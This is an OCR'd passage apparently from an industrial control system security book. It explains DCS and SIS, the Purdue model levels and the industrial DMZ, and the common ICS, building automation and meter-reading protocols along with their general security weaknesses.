
Closely related to the SCADA system is the distributed control system. The differences between a SCADA system and a DCS are very small and the two have become almost indistinguishable over time. Traditionally, though SCADA systems were used for automation tasks that cover a larger geographical area, meaning that parts of the SCADA system are located in separate buildings or facilities as where a DCS is more often confined to a single plant of facility. A DCS is often a large-scale, highly engineered system with a very specific task. It uses a centralized supervisory unit that can control thousands of I/O points. The system is built to last with redundancy applied to all levels of the installation, from redundant networks and network interface attached to redundant server sets to redundant controllers and sensors, all with creating a rigid and solid automation platform in mind.

DCS systems are most commonly found in water management systems, paper and pulp mills, sugar refinery plants, and so on:



## Safety instrumented system


Safety instrumented systems, or SIS, are dedicated safety monitoring systems. They are there to safely and gracefully shut down the monitored system or bring that system to a predefined safe state in case of a hardware malfunction. An SIS uses a set of voting systems to determine whether a system is performing normally:



## The Purdue model for Industrial control systems

So how does all this tie together? What makes for a solid ICS architecture? To answer this question, we should first discuss the Purdue reference model, or Purdue model for short. As shown in the following figure, Purdue model was adopted from the **Purdue Enterprise Reference Architecture** (**PERA**) model by ISA-99 and used as a concept model for ICS network segmentation. It is an industry adopted reference model that shows the interconnections and interdependencies of all the main components of a typical ICS.

The model is a great resource to start the process of figuring out a typical modern ICS architecture:




The Purdue model will be discussed in more detail in a later chapter, but for now, to support our architecture discussion, let's look at a high-level overview. The following sections are based on the complete ICS architecture shown at the beginning of the chapter.

The Purdue model divides this ICS architecture into three zones and six levels. Starting from the top, these are:

- Enterprise:
    - **Level 5**: Enterprise network
    - **Level 4**: Site business and logistics
- Industrial Demilitarized zone.
- Manufacturing zone (also called the Industrial zone):
    - **Level 3**: Site operations
    - **Level 2**: Area supervisory control
    - **Level 1**: Basic control
    - **Level 0**: The process

## The enterprise zone

The **enterprise zone** is the part of the ICS where business systems such as ERP and SAP typically live. Here, tasks such as scheduling and supply chain management are performed.



The **enterprise zone** can be subdivided into two levels:

- **Level 5**: Enterprise network
- **Level 4**: Site business and logistics

## Level 5 - Enterprise network

The systems on the enterprise network normally sit at a corporate level and span multiple facilities or plants. They take data from subordinate systems out in the individual plants and use the accumulated data to report on the overall production status, inventory, and demand. Technically not part of the ICS, the enterprise zone relies on connectivity with the ICS networks to feed the data that drives the business decisions.


## Level 4 - Site business planning and logistics

Level 4 is home to all the **Information Technology** (**IT**) systems that support the production process in a plant of a facility. These systems report production statistics such as uptime and units produced for corporate systems and take orders and business data from the corporate systems to be distributed among the **Operation Technology** (**OT**) or ICS systems.

Systems typically found in level 4 include database servers, application servers (web, report, MES), file servers, email clients, supervisor desktops, and so on.

## Industrial Demilitarized Zone

The following figure explains the **Industrial Demilitarized Zone** in detail:




In between the enterprise zone and systems and the Industrial zone lies the **Industrial Demilitarized Zone** or IDMZ. Much like a traditional (IT) DMZ, the OT-oriented IDMZ allows you to securely connect networks with different security requirements.

The IDMZ is the result of the efforts taken to create security standards such as the NIST Cybersecurity Framework and NERC CIP. The IDMZ is an information sharing layer between the business or IT systems in levels 4 and 5 and the production or OT systems in levels 3 and lower. By preventing direct communication between IT and OT systems and having a broker service in the IDMZ relay the communications, an extra layer of separation and inspection is added to the overall architecture. Systems in the lower layers are not directly exposed to attacks or compromise. If something were to compromise a system at some point in the IDMZ, the IDMZ could be shut down, the compromise could be contained, and production could continue.

Systems typically found in the Industrial Demilitarized Zone include (web) proxy servers, database replication servers, Microsoft domain controllers, and so on.

## The manufacturing zone

The following figure explains the various manufacturing zones:



The manufacturing zone is where the action is; it is the zone where the process lives, by all means, this is the core of the. The manufacturing zone is subdivided into four levels:

- **Level 3**: Site operations
- **Level 2**: Area supervisory control
- **Level 1**: Basic control
- **Level 0**: The process

## Level 3 - Site operations

Level 3 is where systems that support plant wide control and monitoring functions reside. At this level, the operator is interacting with the overall production systems. Think of centralized control rooms with HMIs and operator terminals that provide an overview of all the systems that run the processes in a plant or facility. The operator uses these HMI systems to perform tasks such as quality control checks, managing uptime, and monitoring alarms, events, and trends.

Level 3, site operations, is also where the OT systems that report back up to IT systems in level 4 live. Systems in lower levels send production data to data collection and aggregation servers in this level, which can then send the data to higher levels or can be queried by systems in higher levels (push versus pull operations).

Systems typically found in level 3 include database servers, application servers (web and report), file servers, Microsoft domain controllers, HMI servers engineering workstations, and so on.

## Level 2 - Area supervisory control

Many of the functions and systems in level 2 are the same as for level 3 but targeted more toward a smaller part or area of the overall system. In this level, specific parts of the system are monitored and managed with HMI systems. Think along the lines of a single machine or skid with a touch screen HMI to start or stop the machine or skid and see some basic running values and manipulate machine or skid-specific thresholds and set points.

Systems typically found in level 2 include HMIs (standalone or system clients), supervisory control systems such as a line control PLC, engineering workstations, and so on.

## Level 1 - Basic control

Level 1 is where all the controlling equipment lives. The main purpose of the devices in this level is to open valves, move actuators, start motors, and so on. Typically found in level 1 are PLCs, **Variable Frequency Drives** (**VFDs**), dedicated **proportional-integral-derivative** (**PID**) controllers, and so on. Although you could find a PLC in level 2, its function there is of supervisory nature instead of controlling.

### Level 0 - Process

Level 0 is where the actual process equipment that we are controlling and monitoring from the higher levels lives. Also known as **Equipment Under Control** (**EUC**), level 1 is where we can find devices such as motors, pumps, valves, and sensors that measure speed, temperature, or pressure. As level 0 is where the actual process is performed and where the product is made, it is imperative that things run smoothly and uninterrupted. The slightest disruption in a single device can cause mayhem for all operations.

## Industrial control system communication media and protocols


How do all these parts of an ICS communicate? Traditionally, ICS systems used several distinct and proprietary communication media and protocols. The recent trend has been to adopt many of these proprietary protocols to work on a common medium, Ethernet, and a common communications protocol suite, **Internet Protocol** (**IP**). Therefore, you will find technologies such as PROFIBUS, traditionally run over serial cables, converted into PROFINET, which runs on Ethernet and IP. Modbus, which traditionally runs on serial lines, got converted into Modbus TCP/IP, which supports Ethernet and IP. The **Common Industrial Protocol** (**CIP**), traditionally run on coax medium via the ControlNet protocol or **Controller Area Network** (**CAN**) medium via the DeviceNet protocol now runs on the Industrial Protocol with Ethernet/IP (IP stands for *Industrial Protocol* in this case).

`Chapter 2`, *Insecure by Inheritance*, will provide a detailed explanation on all the aforementioned protocols and point out security concerns for them. For now, we are sticking to the explanation of how these individual protocols and media are used to connect all the parts and systems of a modern-day ICS.

The communication protocols found in a typical Industrial control system can be divided into the following categories; keep in mind that these run within the IP suite.

## Regular information technology network protocols


Regular information technology or IT protocols are are the protocols that are in use on everyday IT networks. Some examples of those protocols include HTTP, HTTPS, SMTP, FTP, TFTP, SMB, and SNMP. This doesn't mean these protocols are used exclusively for IT purposes. Many OT devices, for example, will incorporate a diagnostic web page or use FTP to receive an application or firmware updates:



Traditionally, these protocols were used only outside of the plant floor and ICS networks in levels 4 and 5 of the Purdue model. With the trend of converging OT and IT networks technologies, many of these protocols can now be found all the way down to level 1 and with them their vulnerabilities too, which have plagued regular IT networks for years.

## Process automation protocols

Process automation protocols include PROFIBUS, DeviceNet, ControlNet, Modbus, and CIP. These protocols are used to connect control devices together, be it a PLC to a sensor, a PLC to a PLC, or an engineering workstation to a control device to configure or program the device:



These protocols tend to be found mostly in levels 3 and lower of the Purdue model. A properly configured IDMZ should block any process automation protocol from leaving the Industrial zone.

From a security perspective, these protocols were never designed with security in mind. They forgo using encryption or implementing integrity checks to provide higher performance, stability, or compatibility. This opens them up to replay attacks, modification of the payload, and others. `Chapter 2`, *Insecure by Inheritance*, will expose the vulnerabilities per protocol in more depth.

## Industrial control system protocols

Industrial control system protocols are mainly used for interconnecting devices and systems in different vendors, such as using a generic HMI solution to connect to a Siemens or Rockwell Automation PLC:

The main protocol in this category is **OLE for Process Control** or **OPC**. OPC is a series of standards and applications for industrial communications based on OLE, COM, and DCOM technologies developed by Microsoft.

From a security perspective, OPC is a nightmare. The protocol is easy to implement, flexible, and forgiving and provides the programmer with direct access to data registers from a large array of devices from all major vendors, all without any regard for authentication, data confidentiality, or integrity. Even more, the areas where OPC services are implemented ensure that this unprotected data needs to traverse from level 1 all the way to level 4. Someone once told me this joke: only two things can survive a nuclear bomb, cockroaches and OPC servers. The joke refers to the fact that OPC servers can be found anywhere and even though you can kill a bunch in a sweep, you can't kill them all.


The OPC foundation has made great efforts in addressing many security concerns and has developed a more security-oriented architecture, **OPC Unified Architecture** (**OPC UA**). The highlights of the OPC Unified Architecture are as follows:

- Functional equivalence, all COM OPC classic specifications are mapped to UA
- Platform independence, from an embedded micro-controller to a cloud-based infrastructure
- Secure encryption, authentication, and auditing
- Extensible, the ability to add new features without affecting existing applications
- Comprehensive information modeling for defining complex information

## Building automation protocols

Building automation protocols allow communication between the parts of the control systems that run applications such as heating, ventilation, and air-conditioning. Protocols in use in this category include BACnet, C-Bus, Modbus, ZigBee, and Z-Wave.


From a security perspective, these protocols tend to be unencrypted and without integrity checking applied, which leaves them open to replay and manipulation attacks. What makes things particularly dangerous is that fact that most of the installed systems are connected to the internet or at least accessible via a modem for the vendor to supply remote support. Oftentimes, the authentication isn't very solid on the boundary of the system and breaking into it is a simple exercise. No other than tech giant Google had its building automation network breached by researchers back in 2013 (`https://www.wired.com/2013/05/googles-control-system-hacked/`). A breach of the building network system can be a direct entry into the rest of the network if the two are linked or they can give an attacker a means to enter the facility by providing the ability to open doors or disable alarm systems:



| | Leak | Shut Off | Usage |
|---|---|---|---|
| North Kitchen | No Leak | Open | 26940 L |
| South Kitchen | Leak Detected | Open | 241140 L |


## Automatic meter reading protocols

Can you remember when the last time the meter guy stopped at your home to take your meter reading? Lots of research and development have been put into creating more convenient ways of getting customer's meter readings from gas, electricity, cooling, and so on. The solutions range from a **Radio Frequency** (**RF**)-enabled meter that can be read by proximity to a city block covering radio mesh of smart meters, each solution with its own security challenges:


Advanced Metering Control Computer (AMCC)
Meter Data Management/ Respository (MDM/R)
Billing and Web Presentment
Cellular
Broadband
In-home Conservation & Demand Management Devices
Advanced Metering Communications Device (AMCD)
Repeater
Advanced Metering Regional Collector (AMRC)

Protocols typically used for automatic meter reading include AMR, AMI, WiSmart (Wi-Fi), GSM, and **Power Line Communication** (**PLC**).


The following diagram shows where these protocols are typically found within the ICS architecture:



## Communication protocols in the enterprise zone

The enterprise zone network will see web traffic using the HTTP or HTTPS protocols, email in the form of IMAP, POP3, and SMTP, file transfer and sharing protocols such as FTP and SMB, and many others. All these protocols come with their own security challenges and vulnerabilities. If your ICS network (Industrial zone) and the business network (enterprise zone) use the same physical network, these vulnerabilities can directly affect your production system. Having a common network for business systems and production systems is an insecure practice that is seen all too often still. More on this topic will be discussed in a later chapter.


The enterprise zone is where a plant or facility is connected to the Internet, typically via a setup such as the one shown in the following figure:



- The enterprise network is typically connected to the internet via an **Edge Router** and some form of a modem that converts an ISP provided service such as a T1 or optical carrier (**OC1**) medium into an Ethernet that is used throughout the rest of the enterprise network. Dedicated firewalls will securely connect the business network to the ISP network by use of port blocking and traffic monitoring. A common practice for enterprise internet policies is to use a proxy firewall for outbound traffic while highly restricting incoming traffic. Any necessary publicly facing services would be guarded off with a Demilitarized Zone or DMZ.
